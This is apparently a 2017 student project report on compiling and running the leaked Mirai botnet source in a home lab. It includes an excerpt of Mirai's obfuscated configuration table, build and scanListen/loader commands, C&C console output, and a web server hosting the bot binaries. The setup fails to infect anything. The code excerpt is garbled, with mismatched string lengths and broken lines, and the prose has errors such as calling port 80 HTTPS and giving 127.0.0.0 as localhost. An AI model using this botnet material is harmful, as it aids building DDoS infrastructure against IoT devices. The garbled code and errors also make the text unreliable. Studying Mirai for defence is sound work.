

Maggie Cao

May 10, 2017.

CISC 3325

Security Project: Mirai

The Mirai botnet is a Distributed Denial of Service attack that uses an army of thousands or millions of bots to find weak vulnerabilities in any device that's connected to the Internet. Once the information about the devices' vulnerabilities are gathered via Mirai's scanListen's application on <https://> or any IP port, Mirai uses brute force to read telnet or ssh entries from STDIN via ip:port and user: password (Anna-senpai). The attacker can use a dictionary attack to create a file of most used passwords in order to get into the network. Mirai's automatic scripts called .scanListen is enough for the bots to get binary data using wget. The .scanListen script works with the .loader script via a pipe `./scanListen |./loader` into the domain for bots to report their information. The loader pushes the malware onto the Internet of Things (IoT) devices so the bots can use them (Barker). The Mirai attack works if the quantity of botnets increase up to a point to cause a DDoS, which should be around two thousand bots. When enough vulnerabilities are loaded, bots connect back to Mirai's main server, which uses SQL as their database. The bots follow the DoS commands from Mirai's main server. The available attack list includes UDP flood, DNS flooding that targets domains, SYN flood, GRE Ethernet flood, ACK Flood, TCP stomp flood, GRE IP flood and HTTP flood.

I downloaded the Mirai Source Code from the github repository, which the creator Anna-senpai made public on September 30, 2016. I want to build the code myself to understand what makes the Mirai so successful in creating a large DDoS attack. I learned that Mirai is successful because it has language overlaps and the executables are created by cross-compilers. Having language overlaps makes the code easily accessible through operating systems, making it more convenient for the commander to send attack commands. The coding language is quite simple; each bot's attack is written in c code and the CNC table, which creates the commander's database where the bots respond to, is written in golang. The rest of the code are created by executing `./build` scripts inside the "mirai" folder and the "release" folder. The execution of `./build.sh debug telnet` generates binaries of multiple cross-compilers (ARM, i86).


```
[maggie@parrot]-[~/Mirai-Source-Code/mirai]
└─$ ls
bot  build.sh  cnc  debug  release  tools
[maggie@parrot]-[~/Mirai-Source-Code/mirai]
└─$ cd release
[maggie@parrot]-[~/Mirai-Source-Code/mirai/release]
└─$ ls
cnc          miraint.arm7  miraint.mpsl  miraint.spc  scanListen
miraint.arm  miraint.m68k  miraint.ppc   miraint.x86
miraint.arm5n  miraint.mips  miraint.sh4   prompt.txt
```

```
17 {
18     add_entry(TABLE_CNC_DOMAIN, "\x52\x43\x50\x50\x4D\x56\x6F\x43\x45\x45\x4B\x47\x0C\x52\x43\x50\x50\x4D\x56\x0C\x41\x4D\x4F\x22", 30); //
19     cnc41999999 //ip:199.241.100.100
20     add_entry(TABLE_CNC_PORT, "\x22\x35", 2); // 23 //audit16 set to port 23 telnet
21
22     add_entry(TABLE_SCAN_CB_DOMAIN, "\x4E\x4D\x41\x43\x4E\x6F\x43\x45\x45\x4B\x47\x0C\x4E\x4D\x41\x43\x4E\x0C\x41\x4D\x4F\x22", 22); //
23     localloggie.local.cow
24     add_entry(TABLE_SCAN_CB_PORT, "\x22\x72", 2); // 48101 //audit16 //set to port 80 http
25
26     add_entry(TABLE_EXEC_SUCCESS, "\x4E\x4B\x51\x56\x47\x4C\x4B\x4C\x45\x02\x56\x57\x4C\x12\x22", 15);
27
28     // safe string BEPps://youtu.be/00nd990x00
29     add_entry(TABLE_KILLER_SAFE, "\x4A\x56\x56\x52\x51\x18\x0D\x0D\x5B\x4D\x57\x56\x57\x0C\x40\x47\x0D\x46\x73\x55\x16\x55\x18\x75\x45\x7A\x41\x73\x22",
30     29);
31     add_entry(TABLE_KILLER_PROC, "\x0D\x51\x50\x4D\x41\x0D\x22", 7);
32     add_entry(TABLE_KILLER_EXE, "\x0D\x47\x5A\x47\x22", 5);
33     add_entry(TABLE_KILLER_DELETED, "\x02\x0A\x46\x47\x4E\x47\x56\x47\x46\x0B\x22", 11);
34     add_entry(TABLE_KILLER_FD, "\x0D\x44\x46\x22", 4);
35     add_entry(TABLE_KILLER_ANIME, "\x0C\x43\x4C\x4B\x4F\x47\x22", 7);
36     add_entry(TABLE_KILLER_STATUS, "\x0D\x51\x56\x43\x56\x57\x51\x22", 8);
37     add_entry(TABLE_MEM_OBOT, "\x70\x67\x72\x6D\x70\x76\x02\x07\x51\x18\x07\x51\x22", 13);
38     add_entry(TABLE_MEM_OBOT2, "\x6A\x76\x70\x72\x64\x6E\x0D\x0D\x66\x22", 10);
39     add_entry(TABLE_MEM_OBOT3, "\x6E\x0D\x6E\x06\x6D\x65\x70\x64\x0D\x22", 18);
40     add_entry(TABLE_MEM_UPX, "\x7E\x5A\x17\x1A\x7E\x5A\x16\x66\x7E\x5A\x16\x67\x7E\x5A\x16\x67\x7E\x5A\x16\x11\x7E\x5A\x17\x12\x7E\x5A\x16\x14\x7E\x5A\x18
41     \x10\x22", 33);
42     add_entry(TABLE_MEM_ZOLLARD, "\x58\x4D\x4E\x4E\x43\x50\x46\x22", 8);
43     add_entry(TABLE_MEM_REMAITEN, "\x65\x67\x76\x6E\x0D\x61\x63\x6E\x6B\x72\x22", 11);
44
45     add_entry(TABLE_SCAN_SHELL, "\x51\x4A\x47\x4E\x4E\x22", 6);
46     add_entry(TABLE_SCAN_ENABLE, "\x47\x4C\x43\x4B\x4E\x47\x22", 7);
47     add_entry(TABLE_SCAN_SYSTEM, "\x51\x5B\x51\x56\x47\x4F\x22", 7);
48     add_entry(TABLE_SCAN_SH, "\x51\x4A\x22", 3);
49     add_entry(TABLE_SCAN_QUERY, "\x0D\x40\x4B\x4C\x0D\x40\x57\x51\x5B\x40\x4D\x5A\x02\x6F\x6B\x70\x63\x6B\x22", 19);
50     add_entry(TABLE_SCAN_RESP, "\x6F\x6B\x70\x63\x6B\x18\x02\x43\x52\x52\x4E\x47\x56\x02\x4C\x4D\x56\x02\x44\x4D\x57\x4C\x46\x22", 24);
51     add_entry(TABLE_SCAN_NCORRECT, "\x4C\x41\x4D\x50\x50\x47\x41\x56\x22", 9);
52     add_entry(TABLE_SCAN_OBOTS, "\x0D\x40\x4B\x4E\x0D\x40\x57\x51\x5B\x40\x4D\x5A\x02\x49\x4B\x4E\x4E\x02\x0F\x1B\x02\x22", 16);
53     add_entry(TABLE_SCAN_KILL_9, "\x0D\x40\x4B\x4C\x0D\x40\x57\x51\x5B\x40\x4D\x5A\x02\x49\x4B\x4E\x4E\x02\x0F\x1B\x02\x22", 22);
54
55     add_entry(TABLE_ATK_VSE, "\x76\x71\x4D\x57\x50\x41\x47\x02\x67\x4C\x45\x4B\x4C\x47\x02\x73\x57\x47\x50\x5B\x22", 21);
56     add_entry(TABLE_ATK_RESOLVER, "\x0D\x47\x56\x41\x0D\x50\x47\x51\x4D\x4E\x54\x0C\x41\x4D\x4C\x44\x22", 17);
57     add_entry(TABLE_ATK_NSERV, "\x4C\x43\x4F\x47\x51\x47\x50\x54\x47\x50\x02\x22", 12);
58
59     add_entry(TABLE_ATK_KEEP_ALIVE, "\x61\x4D\x4C\x4C\x47\x41\x56\x4B\x4D\x4C\x18\x02\x49\x47\x47\x52\x0F\x43\x4E\x4B\x54\x47\x22", 23);
60     add_entry(TABLE_ATK_ACCEPT, "\x63\x41\x41\x47\x52\x56\x18\x02\x56\x47\x5A\x56\x0D\x4A\x56\x4F\x4E\x0E\x43\x52\x52\x4E\x4B\x41\x43\x56\x4B\x4D\x4C\x0D
61     \x5A\x4A\x56\x4F\x4E\x09\x5A\x4F\x4E\x0E\x43\x52\x52\x4E\x4B\x41\x43\x56\x4B\x4D\x4C\x0D\x5A\x4F\x4E\x19\x53\x1F\x12\x0C\x1B\x0E\x4B\x4F\x43\x45\x47\x0D
62     \x51\x47\x40\x52\x0E\x08\x0D\x08\x19\x53\x1F\x12\x0C\x1A\x22", 83);
63     add_entry(TABLE_ATK_ACCEPT_LNG, "\x63\x41\x41\x47\x52\x56\x6F\x6E\x43\x4C\x45\x57\x43\x45\x47\x18\x02\x47\x4C\x0F\x77\x71\x0E\x47\x4C\x19\x53\x1F\x12
64     \x0C\x1A\x22", 32);
65     add_entry(TABLE_ATK_CONTENT_TYPE, "\x61\x4D\x4C\x56\x47\x4C\x56\x0F\x76\x5B\x52\x47\x18\x02\x43\x52\x52\x4E\x4B\x41\x43\x56\x4B\x4D\x4C\x0D\x5A\x0F
66     \x55\x55\x0F\x44\x4D\x50\x4F\x0F\x57\x50\x4E\x47\x4C\x41\x4D\x46\x47\x46\x22", 48);
67     add_entry(TABLE_ATK_SET_COOKIE, "\x51\x47\x56\x61\x4D\x4D\x49\x4B\x47\x0A\x05\x22", 12);
68     add_entry(TABLE_ATK_DEFBECH_HDP, "\x0D\x47\x4A\x50\x47\x51\x4A\x18\x22", 01);
```

These binaries act as a data structure to hold CNC information and attack statuses for the bots to hold onto (Anna-senpai) once they are connected to the commander's server. The execution of ./build.sh release telnet creates the same cross-compilers type binaries that will be loaded into vulnerable devices (Anna-senpai). I placed the output of the ./build.sh release command onto the second server (Apache2), so that bots can load these binaries once they find a vulnerable device. It is interesting that the bots use binaries of about 60K to store their attack information (Anna-senpai) because I think that is what makes the bots so effective in creating a massive botnet. The ability for each Mirai botnet to utilize cross-compiled binaries as a data structure to hold vulnerabilities and attacks is a very unique programming design. It is what makes the distributed DoS attack so successful.

By looking at Mirai's source code, I also want to know coding techniques that hackers use to hide their malware. In this case, each Mirai bot embeds an internet worm onto vulnerable devices so the bots need to be well hidden underneath web servers. One coding technique that the creator used is writing their own software to encrypt their code in some sort of hexadecimal data format. If someone gets the encrypted program, they will have no idea what it is or how to decrypt it. In the "tools" folder, the ./enc.c command allows the user to decrypt the domain name address of the two servers. This is an intelligent way for the creator to protect the Mirai's servers' identities. The Mirai's attack function also allows the bots to be hidden behind the names of default users using http in a HTTP flood attack (Herzberg).

The goal for this project is to execute a local attack at my house with my two laptops using two local servers. The minimum requirement to execute the Mirai botnet is two servers. One server is for CNC and mysql, where the Mirai's commander is located. The second server is for bots to roam around and listen for IoT vulnerabilities and load malware onto those devices. I used the telnet port 23 for CNC and mysql and https: port 80 for the bots' loading. For the CNC table to work, I have to run the automated script on the SQL database and create a user and password for Mirai's commander program. Mysql is very sensible because I kept on getting errors since SQL doesn't set localhost to be the same as 127.0.0.0 for security purposes on my Parrot Security OS laptop. I had go change the file main.go in the "CNC" folder by setting it to localhost instead of IP address in order for SQL to accept my login information as safe. In addition, the creation of the commander's application uses the telnet protocol instead of ssh. I had to kill the init starting process in order for Mirai to use it. Mirai's code guarantees that no other process on my laptop is using the telnet 23/tcp because the commander's server is meant to gather a lot of bots and their attack data. I got the setup for Mirai's commander to work, followed online instructions from a forum on how to scan for IP addresses and load bots. It is done by executing ./build scripts inside the "ldr" and "loader" folders, which also creates cross-compiled binaries that I have to put on the second server. Then I go to my other laptops, /var/www/html directory, and execute ./scanListen | ./loader, but I didn't get any wget.



```
Parrot Terminal
File Edit View Search Terminal Help

Listen
miraint.arm miraint.arm7 miraint.mips miraint.ppc miraint.spc prompt.txt
[maggie@parrot]~/Mirai-Source-Code/mirai/release
└─$ cd ../
[maggie@parrot]~/Mirai-Source-Code/mirai
└─$ ls
bot build.sh cnc debug release tools
[maggie@parrot]~/Mirai-Source-Code/mirai
└─$ cd cnc
[maggie@parrot]~/Mirai-Source-Code/mirai/cnc
└─$ ls
admin.go api.go attack.go bot.go clientList.go constants.go database.go main.go
[maggie@parrot]~/Mirai-Source-Code/mirai/cnc
└─$ cd ../
[maggie@parrot]~/Mirai-Source-Code/mirai
└─$ ls
bot build.sh cnc debug release tools
[maggie@parrot]~/Mirai-Source-Code/mirai
└─$ cd release
[maggie@parrot]~/Mirai-Source-Code/mirai/release
└─$ sudo ./cnc
[sudo] password for maggie:
mysql DB opened

я люблю куриные наггетсы
пользователь: Mahgie
пароль: ****

















проверив счета... |
[+] DDOS | Successfully hijacked connection
[+] DDOS | Masking connection from utmp+wtmp...
[+] DDOS | Hiding from netstat...
[+] DDOS | Removing all traces of LD_PRELOAD...
[+] DDOS | Wiping env libc.poisn.so.1
[+] DDOS | Wiping env libc.poisn.so.2
[+] DDOS | Wiping env libc.poisn.so.3
[+] DDOS | Wiping env libc.poisn.so.4
[+] DDOS | Setting up virtual terminal...
[!] Sharing access IS prohibited!
[!] Do NOT share your credentials!
Ready
Mahgie@botnet#
```

```

maggie@Computron /var/www/html $ ls
bins loader mirai.arm5n mirai.m68k mirai.mpsl mirai.sh4 mirai.x86 scanListen
bins.sh mirai.arm mirai.arm7 mirai.mips mirai.ppc mirai.spc phpmyadmin testphp.php
maggie@Computron /var/www/html $ ls
bins loader mirai.arm5n mirai.m68k mirai.mpsl mirai.sh4 mirai.x86 scanListen
bins.sh mirai.arm mirai.arm7 mirai.mips mirai.ppc mirai.spc phpmyadmin testphp.php
maggie@Computron /var/www/html $ ./scanListen | ./loader
0s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
1s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
2s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
3s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
4s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
5s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
6s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
7s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
8s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
9s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
10s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
11s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
12s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
13s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
14s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
15s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
16s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
17s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
18s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
19s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
20s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
21s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
22s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
23s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
24s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
25s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
26s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
27s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
28s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
29s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
30s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
31s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
32s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
33s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
34s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
35s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0
36s Processed: 0 Conns: 0 Logins: 0 Ran: 0 Echoes:0 Wgets: 0, TFTP: 0

```

Index of /

Name	Last modified	Size	Description
 bins.sh	2017-05-10 18:13	292	
 bins/	2017-05-10 19:57	-	
 loader	2017-05-10 20:04	1.3M	
 mirai.arm	2017-05-10 19:45	59K	
 mirai.arm5n	2017-05-10 19:45	52K	
 mirai.arm7	2017-05-10 19:46	69K	
 mirai.m68k	2017-05-10 19:46	58K	
 mirai.mips	2017-05-10 19:45	78K	
 mirai.mpsl	2017-05-10 19:45	78K	
 mirai.ppc	2017-05-10 19:46	57K	
 mirai.sh4	2017-05-10 19:46	53K	
 mirai.spc	2017-05-10 19:46	61K	
 mirai.x86	2017-05-10 19:45	55K	
 phpmyadmin/	2017-01-23 14:20	-	
 scanListen	2017-05-10 19:53	2.3M	
 testphp.php	2017-05-07 01:31	21	

Apache/2.4.25 (Debian) Server at parrotmaggie.parrot.com Port 80

I don't know whether it is because this is a local private network or because my IP addresses are dynamic and not static. I didn't get the bots to connect to the commander's server via telnet. It might be because the use telnet is limited in my OS as a security measure, but I did disabled the firewall and enabled telnet. I learned that is it very hard to even execute Mirai successfully because I had to fix my golang GOPATH issues at ~/.bashrc file, build cross-compilers (two of the compilers needed were not listed so I had to install them separately) and fix security issues with telnet. Creating a Mirai botnet depends on the server's capacity, protocol and security, which is hard for me to debug. Forcing the load of ssh (tcp: 22) onto the net will allow the bots to listen and gather wgets (https://hackerforums.net), but it didn't work for me because the commander's protocol is set to 23. I am interested to know how Mirai can infect a telnet protocol if not a lot of people are using it. Setting the commander's server via a telnet protocol might diffuse the network of bots and hide the commander's server because telnet is a old and insecure protocol.

Works Cited

<https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html>

<https://medium.com/@cjbarker/mirai-ddos-source-code-review-57269c4a68f>

<https://github.com/jgamblin/Mirai-Source-Code/blob/master/ForumPost.md>